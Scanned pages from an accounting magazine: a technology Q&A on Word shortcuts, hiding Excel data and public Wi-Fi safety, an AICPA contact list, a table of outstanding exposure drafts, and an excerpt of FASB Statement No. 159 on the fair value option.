
And while I'm on the subject of quick and easy Word format changes, consider some of these shortcuts:

- If reviewers returned your memo with their own formats in some paragraphs (justified rather than flush left, for example), you can cancel them by holding down the Ctrl button while selecting the changed paragraphs and pressing Q.
- If you want to return the paragraphs to the **Normal** style, press Ctrl+Shift+N.
- To convert lowercase letters to uppercase, highlight the letters and press Shift+F3. Press it again to convert to lowercase and once again to convert to upper-lowercase title format (first letters of each word are uppercase, the rest are lowercase).
- To convert to small caps, press Ctrl+Shift+K.
- If a whole sentence or paragraph is underlined, spaces included, you can removed the underlines between the words by pressing Ctrl+Shift+W.
- To return text to its original **Normal** format, press Ctrl+spacebar.


## SIMPLE WAY TO HIDE EXCEL DATA

**Q** Is there a way to hide the numbers in certain Excel cells without a lot of formatting fuss or the use of passwords? I need to be able to print versions of a spreadsheet without showing certain data. Likewise, I don't want them showing in the worksheet, but I do want to be able to access them easily.

**A** I know one way, and it surely is simple. Select the cell you want to hide and right-click on it. Choose **Format Cells**. Be sure you're in the **Number** tab and scroll down to **Custom** and in the **Type** space, enter three semicolons (;;;) as shown in the screenshot below and click on **OK**.




While you can't see the information in the cell, its contents are displayed in the **Formula bar** (see screenshot).




## SURFING IN PUBLIC PLACES IS NOT SAFE

**Q** How safe are my data when I surf the Net or send and receive e-mail in an airport or hotel lobby?

**A** Wireless surfing in public places leaves you vulnerable to many hazards. The major risk is unscrupulous people who use *packet sniffers* to capture packets of data as they pass between a computer and the wireless access point. The sniffers are software programs (many of which can be downloaded free online) capable of grabbing passwords and credit card numbers. If your wireless access is via a VPN (virtual private network), you're safer because of its built-in encryption.

Other dangers lurk, too, when you use a public computer in a hotel. Because e-mails you send and receive and the Web sites you visit leave traces on the computer, the person sitting down at the computer after you may be able to access the information if you don't actively erase it. Or the computer could have a secretly loaded program (called a *keylogger*) that copies and transmits your keystrokes to some remote location.

One low-tech security problem is the eavesdropper—that guy who sits next to you in the airplane and cranks his head so he can read what you have on your screen. For less than $50 you can buy a notebook privacy filter, which makes it impossible to view the screen from an angle.

*Stanley Zarowin, a former JofA senior editor, is now a contributing editor to the magazine. His e-mail address is stanley.joatech@gmail.com.*

Do you have technology questions for this column? Or, after reading an answer, do you have a better solution? Send them to contributing editor Stanley Zarowin via e-mail at stanley.joatech@gmail.com or regular mail at the *Journal of Accountancy*, 220 Leigh Farm Road, Durham, NC 27707-8110.

Because of the volume of mail, we regret we cannot individually answer submitted questions. However, if a reader's question has broad interest, we will answer it in a forthcoming Technology Q&A column.

On occasion you may find you cannot implement a function I describe in this column. More often than not it's because not all functions work in every operating system or application. I try to test everything in the 2000 and XP editions of Windows and Office. It's virtually impossible to test them in all editions and it's equally difficult to find out which editions are incompatible with a function. I apologize for the inconvenience.

# AICPA...Where to Turn

Below are commonly requested phone numbers and e-mail addresses for key areas, programs and initiatives at the Institute.

- AICPA/CPA Logo Contacts
  - AICPA Logo ... 919/402–4440
  - CPA Accessory Collection (Big Game Outfitters) ... 212/596–6299
  - CPA Logo ... 212/596–6114
  - Third-party logo requests ... 212/596–6107
- AICPA Foundation ... 212/596–6225
  - AICPA Political Action Committee (AICPA PAC) ... 202/434–9276
- Academic and Career Development ... 919/402–4939
  - Education Programs, Products ... 919/402–4939
  - Recruiting Materials for the Profession ... 919/402–4006
- Accounting and Auditing Publications ... 201/938–3794
- Accounting and Review Services ... 212/596–6250
- Accounting Standards ... 212/596–6167
  ... **www.pcfr.org**
- Advertising (*Journal of Accountancy*, *The Tax Adviser*)
  - Classified Ads ... 800/237–9851
  - Display Ads ... 201/939–3767
- Antifraud & Corporate Responsibility
  - Resource Center ... **www.aicpa.org/antifraud**
- Audit & Accounting Technical Information Hotline ... 888/777–7077
- Audit Committee Effectiveness Center ... **www.aicpa.org/audcommctr**
- Audit Quality Centers:
  - Center for Audit Quality ... Member Only Resource Line: 888/817–3277
    ... Public Line: 202/609–8120
    ... **www.thecaq.org**
    ... **www.aicpa.org/cpcaf**
  - Employee Benefit Plan ... 202/434–9253
    ... **www.aicpa.org/ebpaqc**
  - Governmental ... 202/434–9259
    ... **www.aicpa.org/gaqc**
- Auditing Standards ... 212/596–6032
- Benevolent Fund ... 866/527–2228
  ... 919/490–4315
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# EXPOSURE DRAFTS OUTSTANDING

(This list was compiled as of March 1, 2007. For exposure drafts issued after that date, consult *The CPA Letter*. *Note:* The policy for updating the list of exposure drafts is that a document should remain on the list until a final document has been issued or the project has been dropped. However, no comments will be received after the comments deadline has expired. The list is not all-inclusive but is intended to present the exposure drafts of particular interest to professional accountants.)

| Issue Date | Title or Description | Comment Deadline |
|---|---|---|
| **FASB** | | |
| 12/8/06 | Disclosures About Derivative Instruments and Hedging Activities—an amendment of FASB Statement No. 133 | 3/2/07 |
| 10/9/06 | Not-for-Profit Organizations: Goodwill and Other Intangible Assets Acquired in a Merger or Acquisition (an amendment of FASB Statement No. 142) | 1/29/07 |
| 10/9/06 | Not-for-Profit Organizations: Mergers and Acquisitions | 1/29/07 |
| 9/30/05 | Earnings per Share—an amendment of FASB Statement No. 128 (revision of Exposure Draft issued 12/15/03) | 11/30/05 |
| 8/11/05 | Accounting for Transfers of Financial Assets—an amendment of FASB Statement No. 140 | 10/10/05 |
| 6/30/05 | Business Combinations—a replacement of FASB Statement No. 141 | 10/28/05 |
| 6/30/05 | Consolidated Financial Statements, Including Accounting and Reporting of Noncontrolling Interests in Subsidiaries—a replacement of ARB No. 51 | 10/28/05 |
| 4/28/05 | The Hierarchy of Generally Accepted Accounting Principles | 6/27/05 |
| **ASB (AICPA)** | | |
| 7/28/06 | Proposed Statement on Quality Control Standards: A Firm's System of Quality Control | 9/30/06 |
| 1/19/06 | Proposed Statement on Standards for Attestation Engagements: Reporting on an Entity's Internal Control Over Financial Reporting | 5/19/06 |
| 5/9/05 | Proposed Statement on Auditing Standards: Amendment to Statement on Auditing Standards No. 69, *The Meaning of* Present Fairly in Conformity with Generally Accepted Accounting Principles, for Nongovernmental Entities | 6/27/05 |
| **ARSC (AICPA)** | | |
| 12/1/06 | Elimination of Certain References to Statements on Auditing Standards and Incorporation of Appropriate Guidance Into Statements on Standards for Accounting and Review Services | 5/18/07 |
| **OTHER (AICPA)** | | |
| 12/13/06 | Proposed Revisions to AICPA/NASBA Uniform Accountancy Act Section 23 | 5/15/07 |
| 10/16/06 | Proposed Statement on Standards for Valuation Services, Valuation of a Business, Business Ownership Interest, Security, or Intangible Asset | 12/15/06 |
| 9/8/06 | Omnibus Proposal of Professional Ethics Division Interpretations and Rulings | 11/8/06 |
| 12/30/05 | Proposed Statement on Standards for Tax Services No. 9, "Quality Control" | 8/31/06 |
| 3/7/01 | Statement on Standards for Continuing Professional Education Programs | 8/1/01 |
| **SEC** | | |
| 6/26/02 | Framework for Enhancing the Quality of Financial Information Through Improvement of Oversight of the Auditing Process; Release Nos. 33-8109; 34-46120; 35-27543; IA-2039; IC-25624 | 9/3/02 |
| 5/10/02 | Disclosure in Management's Discussion and Analysis about the Application of Critical Accounting Policies (Release Nos. 33-8098; 34-45907) | 7/19/02 |
| 4/12/02 | Form 8-K Disclosure of Certain Management Transactions; Release No. 33-8090 | 6/24/02 |
| 4/12/02 | Form 8-K Disclosure of Certain Management Transactions; Release No. 34-45742 | 6/24/02 |
| 2/18/00 | SEC Concept Release: International Accounting Standards | 5/23/00 |
| 1/21/00 | Supplementary Financial Information | 4/17/00 |
| **GASB** | | |
| 12/29/06 | Accounting and Financial Reporting for Intangible Assets | 3/23/07 |
| 12/15/06 | Pension Disclosures—an Amendment of GASB Statements No. 25 and No. 27 | 2/28/07 |
| 10/20/06 | Fund Balance Reporting and Governmental Fund Type Definitions (Invitation to comment) | 1/31/07 |
| 8/14/06 | Elements of Financial Statements | 11/17/06 |
| 4/28/06 | Accounting and Financial Reporting for Derivatives (Preliminary Views Document) | 7/28/06 |
| **IFAC** | | |
| 1/4/07 | Practical Experience Requirements—Initial Professional Development for Professional Accountants | 3/31/07 |
| 12/29/06 | Proposed Revised Section 290 of the Code of Ethics for Professional Accountants, Independence—Audit and Review Engagements, and Proposed Section 291, Independence—Other Assurance Engagements | 4/30/07 |
| 12/22/06 | Proposed Revised and Redrafted International Standard on Auditing ISA 580 (Revised and Redrafted), Written Representations | 4/30/07 |
| 12/22/06 | Proposed Revised and Redrafted International Standard on Auditing ISA 540 (Revised and Redrafted), Auditing Accounting Estimates, Including Fair Value Accounting Estimates, and Related Disclosures Proposed Withdrawal of ISA 545, Auditing Fair Value Measurements and Disclosures | 4/30/07 |
| 12/22/06 | Proposed Redrafted International Standard on Auditing ISA 230 (Redrafted), Audit Documentation | 3/31/07 |

*New additions appear in bold type.*

# EXPOSURE DRAFTS OUTSTANDING

| Issue Date | Title or Description | Comment Deadline |
|---|---|---|
| 12/22/06 | Proposed Redrafted International Standard on Auditing ISA 560 (Redrafted), Subsequent Events | 3/31/07 |
| 12/22/06 | Proposed Redrafted International Standard on Auditing ISA 610 (Redrafted), The Auditor's Consideration of the Internal Audit Function | 3/31/07 |
| 12/22/06 | Proposed Redrafted International Standard on Auditing ISA 720 (Redrafted), The Auditor's Responsibility in Relation to Other Information in Documents Containing Audited Financial Statements | 3/31/07 |
| 12/1/06 | Strategic and Operational Plan, 2007-2009 | 2/28/07 |
| 11/22/06 | Proposed Amendment to International Public Sector Accounting Standard, "Financial Reporting Under the Cash Basis of Accounting," "Financial Reporting Under the Cash Basis of Accounting—Disclosure Requirements for Recipients of External Assistance" | 3/31/07 |
| 11/15/06 | Proposed Drafted International Standards on Auditing ISA 320 (Revised and Redrafted), Materiality in Planning and Performing an Audit ISA 450 (Redrafted), Evaluation of Misstatements Identified During the Audit | 2/15/07 |
| 11/15/06 | Proposed Redrafted International Standard on Auditing Proposed ISA 260 (Revised and Redrafted), Communication With Those Charged With Governance | 2/15/07 |
| 11/8/06 | Defining and Developing an Effective Code of Conduct | 2/16/07 |
| 10/26/06 | Proposed International Public Sector Accounting Standard, "Employee Benefits" | 2/28/07 |
| 10/18/06 | Proposed International Public Sector Accounting Standard, "Impairment of Cash-Generating Assets" | 2/28/07 |
| 3/24/06 | Proposed International Standard on Auditing 600 (Revised and Redrafted), "The Audit of Group Financial Statements" | 7/31/06 |

| Issue Date | Title or Description | Comment Deadline |
|---|---|---|
| 2/28/06 | Accounting for Heritage Assets Under the Accrual Basis of Accounting | 6/30/06 |
| 9/23/05 | Improvements to International Public Sector Accounting Standards | 1/31/06 |
| 9/23/05 | Equal Authority of Paragraphs in IPSASs | 1/31/06 |
| 2/4/05 | Proposed International Public Sector Accounting Standard,"Financial Reporting Under the Cash Basis of Accounting—Disclosure Requirements for Recipients of External Assistance" | 6/15/05 |
| 1/20/04 | Accounting for Social Policies of Governments | 6/30/04 |
| **FASAB** | | |
| 2/1/07 | **Clarification of Standards Relating to the National Aeronautics and Space Administration's Space Exploration Equipment** | 3/2/07 |
| 10/23/06 | Accounting for Social Insurance, Revised (Preliminary Views) | 4/16/07 |
| 8/1/06 | Proposed Interpretation: Items Held for Remanufacture | 10/16/06 |
| 6/7/06 | Proposed Statement of Federal Financial Accounting Concepts: Definition and Recognition of Elements of Accrual-Basis Financial Statements | 8/5/06 |
| **PCAOB** | | |
| 12/19/06 | Proposed Auditing Standard—An Audit of Internal Control Over Financial Reporting That Is Integrated With an Audit of Financial Statements | 2/26/07 |

At the present time, most PCAOB exposure drafts have very short comment periods. A list of outstanding PCAOB exposure drafts is available online at www.pcaobus.org.

## INFORMATION

The initials stand for the following organizations. Exposure drafts are available online at the Web addresses below or copies may be obtained at the address in parentheses (unless otherwise indicated).

**FASB—** Financial Accounting Standards Board (Order Department, Financial Accounting Standards Board, 401 Merritt 7, P.O. Box 5116, Norwalk, CT 06856-5116); also available online at www.fasb.org

**GASB—** Governmental Accounting Standards Board (Order Department, Governmental Accounting Standards Board, 401 Merritt 7, P.O. Box 5116, Norwalk, CT 06856-5116); also available online at www.gasb.org

**AICPA—** American Institute of CPAs (American Institute of Certified Public Accountants, 220 Leigh Farm Road, Durham, NC 27707-8110). AICPA publishes exposure drafts exclusively on the Web at www.aicpa.org. Print copies are not available.

**IASB—** International Accounting Standards Board (International Accounting Standards Board, 30 Cannon Street, London EC4M 6XH, United Kingdom), also available online at www.iasb.org

**IFAC—** International Federation of Accountants (International Federation of Accountants, 545 Fifth Avenue, 14th Floor, New York, NY 10017); also available online at www.ifac.org

**SEC—** Securities and Exchange Commission (Securities and Exchange Commission, 450 5th Street, N.W., Washington, DC 20549); also available online at www.sec.gov

**FASAB—** Federal Accounting Standards Advisory Board (Federal Accounting Standards Advisory Board, 441 G Street, N.W., Suite 6814, Washington, DC 20548); also available online at www.fasab.gov

**GAO—** U.S. Government Accountability Office (Government Auditing Standards Comments, Marcia B. Buchanan, U.S. General Accounting Office, Room 5089, 441 G Street, N.W., Washington, DC 20548); www.gao.gov

**PCAOB—** Public Company Accounting Oversight Board, 1666 K Street, N.W., Washington, DC 20006-2803; www.pcaobus.org

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# Official Releases

FASB NO. 159

*Space considerations prevent publishing here the appendices to FASB Statement no. 159. Since the appendices often are important to understanding FASB statements, readers are advised to obtain complete copies. For additional copies of FASB statements and/or information on applicable prices and discount rates, contact the FASB order department, 401 Merritt 7, P.O. Box 5116, Norwalk, CT 06856-5116. Telephone: 800-748-0659.*

FASB NO. 159

## Statement of Financial Accounting Standards No. 159–The Fair Value Option for Financial Assets and Financial Liabilities

*(Including an amendment of FASB Statement No. 115)*


### SUMMARY

#### Why Is the FASB Issuing This Statement?

This Statement permits entities to choose to measure many financial instruments and certain other items at fair value. The objective is to improve financial reporting by providing entities with the opportunity to mitigate volatility in reported earnings caused by measuring related assets and liabilities differently without having to apply complex hedge accounting provisions. This Statement is expected to expand the use of fair value measurement, which is consistent with the Board's long-term measurement objectives for accounting for financial instruments.

#### What Is the Scope of This Statement–Which Entities Does It Apply to and What Does It Affect?

This Statement applies to all entities, including not-for-profit organizations. Most of the provisions of this Statement apply only to entities that elect the fair value option. However, the amendment to FASB Statement No. 115, *Accounting for Certain Investments in Debt and Equity Securities,* applies to all entities with available-for-sale and trading securities. Some requirements apply differently to entities that do not report net income.

The following are eligible items for the measurement option established by this Statement:

1. Recognized financial assets and financial liabilities except:

a. An investment in a subsidiary that the entity is required to consolidate

b. An interest in a variable interest entity that the entity is required to consolidate

c. Employers' and plans' obligations (or assets representing net overfunded positions) for pension benefits, other postretirement benefits (including health care and life insurance benefits), postemployment benefits, employee stock option and stock purchase plans, and other forms of deferred compensation arrangements, as defined in FASB Statements No. 35, *Accounting and Reporting by Defined Benefit Pension Plans,* No. 87, *Employers' Accounting for Pensions,* No. 106, *Employers' Accounting for Postretirement Benefits Other Than Pensions,* No. 112, *Employers' Accounting for Postemployment Benefits,* No. 123 (revised December 2004), *Share-Based Payment,* No. 43, *Accounting for Compensated Absences,* No. 146, *Accounting for Costs Associated with Exit or Disposal Activities,* and No. 158, *Employers' Accounting for Defined Benefit Pension and Other Postretirement Plans,* and APB Opinion No. 12, *Omnibus Opinion—1967*

d. Financial assets and financial liabilities recognized under leases as defined in FASB Statement No. 13, *Accounting for Leases* (This exception does not apply to a guarantee of a third-party lease obligation or a contingent obligation arising from a cancelled lease.)

e. Deposit liabilities, withdrawable on demand, of banks, savings and loan associations, credit unions, and other similar depository institutions

f. Financial instruments that are, in whole or in part, classified by the issuer as a component of shareholder's equity (including "temporary equity"). An example is a convertible debt security with a noncontingent beneficial conversion feature.

2. Firm commitments that would otherwise not be recognized at inception and that involve only financial instruments

3. Nonfinancial insurance contracts and warranties that the insurer can settle by paying a third party to provide those goods or services

4. Host financial instruments resulting from separation of an embedded nonfinancial derivative instrument from a nonfinancial hybrid instrument.

#### How Will This Statement Change Current Accounting Practices?

The fair value option established by this Statement permits all entities to choose to measure eligible items at fair value at specified election dates. A business entity shall report unrealized gains and losses on items for which the fair value option has been elected in earnings (or another performance indicator if the business entity does not report earnings) at each subsequent reporting date. A not-for-profit organization shall report unrealized gains and losses in its statement of activities or similar statement.

The fair value option:

1. May be applied instrument by instrument, with a few exceptions, such as investments otherwise accounted for by the equity method

2. Is irrevocable (unless a new election date occurs)

3. Is applied only to entire instruments and not to portions of instruments.

#### How Does This Statement Contribute to International Convergence?

The fair value option in this Statement is similar, but not identical, to the fair value option in IAS 39, *Financial Instruments: Recognition and Measurement.* The international fair value option is subject to certain qualifying criteria not included in this standard, and it applies to a slightly different set of instruments.

#### What Is the Effective Date of This Statement?

This Statement is effective as of the beginning of an entity's first fiscal year that begins after November 15, 2007. Early adoption is permitted as of the beginning of a fiscal year that begins on or before November 15, 2007, provided the entity also elects to apply the provisions of FASB Statement No. 157, *Fair Value Measurements.*

No entity is permitted to apply this Statement retrospectively to fiscal years preceding the effective date unless the entity chooses early adoption. The choice to adopt early should be made after issuance of this Statement but within 120 days of the beginning of the fiscal year of adoption, provided the entity has not yet issued financial statements, including required notes to those financial statements, for any interim period of the fiscal year of adoption.

This Statement permits application to eligible items existing at the effective date (or early adoption date).




### CONTENTS

Paragraph Numbers

## OBJECTIVE

1. This Statement permits entities to choose to measure many financial instruments and certain other items at fair value that are not currently required to be measured at fair value. The objective is to improve financial reporting by providing entities with the opportunity to mitigate volatility in reported earnings caused by measuring related assets and liabilities differently without having to apply complex hedge accounting provisions. This Statement is expected to expand the use of fair value measurement, which is consistent with the Board's long-term measurement objectives for accounting for financial instruments. In addition, it is similar to a measurement choice permitted in International Financial Reporting Standards.

2. This Statement also establishes presentation and disclosure requirements designed to facilitate comparisons between entities that choose different measurement attributes for similar types of assets and liabilities. This Statement does not affect any existing accounting literature that requires certain assets and liabilities to be carried at fair value. This Statement does not establish requirements for recognizing and measuring dividend income, interest income, or interest expense. This Statement does not eliminate disclosure requirements included in other accounting standards, including requirements for disclosures about fair value measurements included in FASB Statements No. 157, *Fair Value Measurements*, and No. 107, *Disclosures about Fair Value of Financial Instruments*.

## STANDARDS OF FINANCIAL ACCOUNTING AND REPORTING

### The Fair Value Option

3. This Statement permits all entities to choose, at specified election dates, to measure eligible items at fair value (the "fair value option"). A business entity shall report unrealized gains and losses on items for which the fair value option has been elected in earnings (or another performance indicator if the business entity does not report earnings) at each subsequent reporting date. Upfront costs and fees related to items for which the fair value option is elected shall be recognized in earnings as incurred and not deferred.

4. The requirements related to earnings and some of the other requirements of this Statement apply differently to not-for-profit organizations. Paragraph 23 explains the differences.

5. The decision about whether to elect the fair value option:

a. Is applied instrument by instrument, except as discussed in paragraph 12

b. Is irrevocable (unless a new election date occurs, as discussed in paragraph 9)

c. Is applied only to an entire instrument and not to only specified risks, specific cash flows, or portions of that instrument.

### Key Terms

6. The following terms are used in this Statement with the following definitions:

a. **Fair value**—The price that would be received to sell an asset or paid to transfer a liability in an orderly transaction between market participants at the measurement date.

b. **Financial asset**—Cash, evidence of an ownership interest in an entity, or a contract that conveys to one entity a right (1) to receive cash or another financial instrument from a second entity or (2) to exchange other financial instruments on potentially favorable terms with the second entity.

c. **Financial liability**—A contract that imposes on one entity an obligation (1) to deliver cash or another financial instrument to a second entity or (2) to exchange other financial instruments on potentially unfavorable terms with the second entity.

d. **Firm commitment**—An agreement with an unrelated party, binding on both parties and usually legally enforceable, with the following characteristics:

(1) The agreement specifies all significant terms, including the quantity to be exchanged, a fixed price, and the timing of the transaction. The fixed price may be expressed as a specified amount of an entity's functional currency or of a foreign currency. It may also be expressed as a specified interest rate or specified effective yield.

(2) The agreement includes a disincentive for nonperformance that is sufficiently large to make performance probable.

### Applying the Fair Value Option
### Scope of Eligible Items

7. All entities may elect the fair value option for the following items (eligible items):

a. A recognized financial asset and financial liability, except any listed in paragraph 8

b. A firm commitment that would otherwise not be recognized at inception and that involves only financial instruments (An example is a forward purchase contract for a loan that is not readily convertible to cash. That commitment involves only financial instruments—a loan and cash—and would not otherwise be recognized because it is not a derivative instrument.)

c. A written loan commitment

d. The rights and obligations under an insurance contract that is not a financial instrument (because it requires or permits the insurer to provide goods or services rather than a cash settlement) but whose terms permit the insurer to settle by paying a third party to provide those goods or services

e. The rights and obligations under a warranty that is not a financial instrument (because it requires or permits the warrantor to provide goods or services rather than a cash settlement) but whose terms permit the warrantor to settle by paying a third party to provide those goods or services

f. A host financial instrument resulting from the separation of an embedded nonfinancial derivative instrument from a nonfinancial hybrid instrument under paragraph 12 of FASB Statement No. 133, *Accounting for Derivative Instruments and Hedging Activities*, subject to the scope exceptions in paragraph 8. (An example of such a nonfinancial hybrid instrument is an instrument in which the value of the bifurcated embedded derivative is payable in cash, services, or merchandise but the debt host is payable only in cash.)

### Recognized Financial Assets and Financial Liabilities That Are Not Eligible Items

8. No entity may elect the fair value option for the following financial assets and financial liabilities:

a. An investment in a subsidiary that the entity is required to consolidate

b. An interest in a variable interest entity that the entity is required to consolidate

c. Employers' and plans' obligations (or assets representing net overfunded positions) for pension benefits, other postretirement benefits (including health care and life insurance benefits), postemployment benefits, employee stock option and stock purchase plans, and other forms of deferred compensation arrangements, as defined in FASB Statements No. 35, *Accounting and Reporting by Defined Benefit Pension Plans*, No. 87, *Employers' Accounting for Pensions*, No. 106, *Employers' Accounting for Postretirement Benefits Other Than Pensions*, No. 112, (continued on page 94)

*Employers' Accounting for Postemployment Benefits,* No. 123 (revised December 2004), *Share-Based Payment,* No. 43, *Accounting for Compensated Absences,* No. 146, *Accounting for Costs Associated with Exit or Disposal Activities,* and No. 158, *Employers' Accounting for Defined Benefit Pension and Other Postretirement Plans,* and APB Opinion No. 12, *Omnibus Opinion—1967*

d. Financial assets and financial liabilities recognized under leases as defined in FASB Statement No. 13, *Accounting for Leases* (This exception does not apply to a guarantee of a third-party lease obligation or a contingent obligation arising from a cancelled lease.)

e. Deposit liabilities, withdrawable on demand, of banks, savings and loan associations, credit unions, and other similar depository institutions

f. Financial instruments that are, in whole or in part, classified by the issuer as a component of shareholder's equity (including "temporary equity"). An example is a convertible debt security with a noncontingent beneficial conversion feature.

**Election Dates**

9. An entity may decide whether to elect the fair value option for each eligible item on its election date. Alternatively, an entity may elect the fair value option according to a preexisting policy for specified types of eligible items. An entity may choose to elect the fair value option for an eligible item only on the date that one of the following occurs:

a. The entity first recognizes the eligible item.

b. The entity enters into an eligible firm commitment.

c. Financial assets that have been reported at fair value with unrealized gains and losses included in earnings because of specialized accounting principles cease to qualify for that specialized accounting. (An example is a transfer of assets from a subsidiary subject to the AICPA Audit and Accounting Guide, *Investment Companies,* to another entity within the consolidated reporting entity not subject to that Guide.)

d. The accounting treatment for an investment in another entity changes because:

(1) The investment becomes subject to the equity method of accounting. (For example, the investment may previously have been reported as a security accounted for under either FASB Statement No. 115, *Accounting for Certain Investments in Debt and Equity Securities,* or the fair value option in this Statement.)

(2) The investor ceases to consolidate a subsidiary or variable interest entity but retains an interest (for example, because the investor no longer holds a majority voting interest but continues to hold some common stock).

e. An event that requires an eligible item to be measured at fair value at the time of the event but does not require fair value measurement at each reporting date after that, excluding the recognition of impairment under lower-of-cost-or-market accounting or other-than-temporary impairment. (See paragraph 10.)

10. Some of the events that require remeasurement of eligible items at fair value, initial recognition of eligible items, or both, and thereby create an election date for the fair value option as discussed in paragraph 9(e) are:

a. Business combinations, as defined in FASB Statement No. 141, *Business Combinations*

b. Consolidation or deconsolidation of a subsidiary or variable interest entity

c. Significant modifications of debt, as defined in EITF Issue No. 96-19, "Debtor's Accounting for a Modification or Exchange of Debt Instruments."

11. An acquirer, parent, or primary beneficiary decides whether to apply the fair value option to eligible items of an acquiree, subsidiary, or consolidated variable interest entity, but that decision applies only in the consolidated financial statements. Fair value option choices made by an acquired entity, subsidiary, or variable interest entity continue to apply in separate financial statements of those entities if they issue separate financial statements.

**Instrument-by-Instrument Application**

12. The fair value option may be elected for a single eligible item without electing it for other identical items with the following four exceptions:

a. If multiple advances are made to one borrower pursuant to a single contract (such as a line of credit or a construction loan) and the individual advances lose their identity and become part of a larger loan balance, the fair value option shall be applied only to the larger balance and not to each advance individually.

b. If the fair value option is applied to an investment that would otherwise be accounted for under the equity method of accounting, it shall be applied to all of the investor's financial interests in the same entity (equity and debt, including guarantees) that are eligible items.

c. If the fair value option is applied to an eligible insurance or reinsurance contract, it shall be applied to all claims and obligations under the contract.

d. If the fair value option is elected for an insurance contract (base contract) for which integrated or nonintegrated contract features or coverages[1] (some of which are called riders) are issued either concurrently or subsequently, the fair value option also must be applied to those features or coverages. The fair value option cannot be elected for only the nonintegrated contract features or coverages, even though those features or coverages are accounted for separately under AICPA Statement of Position 05-1, *Accounting by Insurance Enterprises for Deferred Acquisition Costs in Connection With Modifications or Exchanges of Insurance Contracts.*

13. The fair value option need not be applied to all instruments issued or acquired in a single transaction (except as required by paragraph 12(a) or 12(b)). For example, investors in shares of stock and registered bonds might apply the fair value option to only some of the shares or bonds issued or acquired in a single transaction. For this purpose, an individual bond is considered to be the minimum denomination of that debt security. A financial instrument that is legally a single contract may not be separated into parts for purposes of applying the fair value option. In contrast, a loan syndication arrangement may result in multiple loans to the same borrower by different lenders. Each of those loans is a separate instrument, and the fair value option may be elected for some of those loans but not others.

14. An investor in an equity security may elect the fair value option for its entire investment in that equity security, including any fractional shares issued by the investee (for example, fractional shares that are acquired in a dividend reinvestment program).

## Presentation of Items Measured at Fair Value under This Statement

**Statement of Financial Position**

15. Entities shall report assets and liabilities that are measured at fair value pursuant to the fair value option in this Statement in a manner that separates those reported fair values from the carrying amounts of similar assets and liabilities measured using another measurement attribute. To accomplish that, an entity shall either:

a. Present the aggregate of fair value and non-fair-value amounts in the same line item in the statement of financial position and parenthetically disclose the amount measured at fair value included in the aggregate amount

b. Present two separate line items to display the fair value and non-fair-value carrying amounts.

**Cash Flow Statement**

16. Entities shall classify cash receipts and cash payments related to items measured at fair value according to their nature and purpose as required by FASB Statement No. 95, *Statement of Cash Flows* (as amended).

## Disclosures Applicable to This Statement and Statement 155

17. The principal objectives of the disclosures required by paragraphs 18–22 are to facilitate comparisons (a) between entities that choose different measurement attributes for similar assets and liabilities and (b) between assets and liabilities in the financial statements of an entity that selects differ-

1. AICPA Statement of Position 05-1, *Accounting by Insurance Enterprises for Deferred Acquisition Costs in Connection With Modifications or Exchanges of Insurance Contracts,* defines a *nonintegrated* contract feature in an insurance contract. For purposes of applying this Statement, neither an integrated contract feature or coverage nor a nonintegrated contract feature or coverage qualifies as a separate instrument.

ent measurement attributes for similar assets and liabilities. Those disclosure requirements are expected to result in the following:

a. Information to enable users of its financial statements to understand management's reasons for electing or partially electing the fair value option

b. Information to enable users to understand how changes in fair values affect earnings for the period

c. The same information about certain items (such as equity investments and nonperforming loans) that would have been disclosed if the fair value option had not been elected

d. Information to enable users to understand the differences between fair values and contractual cash flows for certain items.

To meet those objectives, the disclosures described in paragraphs 18–22 are required for items measured at fair value under the option in this Statement and the option in paragraph 16 of Statement 133 (as amended by FASB Statement No. 155, *Accounting for Certain Hybrid Financial Instruments*). Those disclosures are not required for securities classified as trading securities under Statement 115, life settlement contracts measured at fair value pursuant to FASB Staff Position FTB 85-4-1, "Accounting for Life Settlement Contracts by Third-Party Investors," or servicing rights measured at fair value pursuant to FASB Statement No. 156, *Accounting for Servicing of Financial Assets.*[2] Entities shall provide the disclosures required by paragraphs 18–22 in both interim and annual financial statements. Entities are encouraged but are not required to present the disclosures required by this Statement in combination with related fair value information required to be disclosed by other Statements (for example, Statement 107 and Statement 157).

**Required Disclosures as of Each Date for Which an Interim or Annual Statement of Financial Position Is Presented**

18. As of each date for which a statement of financial position is presented, entities shall disclose the following:

a. Management's reasons for electing a fair value option for each eligible item or group of similar eligible items

b. If the fair value option is elected for some but not all eligible items within a group of similar eligible items:

(1) A description of those similar items and the reasons for partial election

(2) Information to enable users to understand how the group of similar items relates to individual line items on the statement of financial position

c. For each line item in the statement of financial position that includes an item or items for which the fair value option has been elected:

(1) Information to enable users to understand how each line item in the statement of financial position relates to major categories of assets and liabilities presented in accordance with Statement 157's fair value disclosure requirements[3]

(2) The aggregate carrying amount of items included in each line item in the statement of financial position that are not eligible for the fair value option, if any

d. The difference between the aggregate fair value and the aggregate unpaid principal balance of:

(1) Loans and long-term receivables (other than securities subject to Statement 115) that have contractual principal amounts and for which the fair value option has been elected

(2) Long-term debt instruments that have contractual principal amounts and for which the fair value option has been elected

e. For loans held as assets for which the fair value option has been elected:

(1) The aggregate fair value of loans that are 90 days or more past due

(2) If the entity's policy is to recognize interest income separately from other changes in fair value, the aggregate fair value of loans in nonaccrual status

(3) The difference between the aggregate fair value and the aggregate unpaid principal balance for loans that are 90 days or more past due, in nonaccrual status, or both

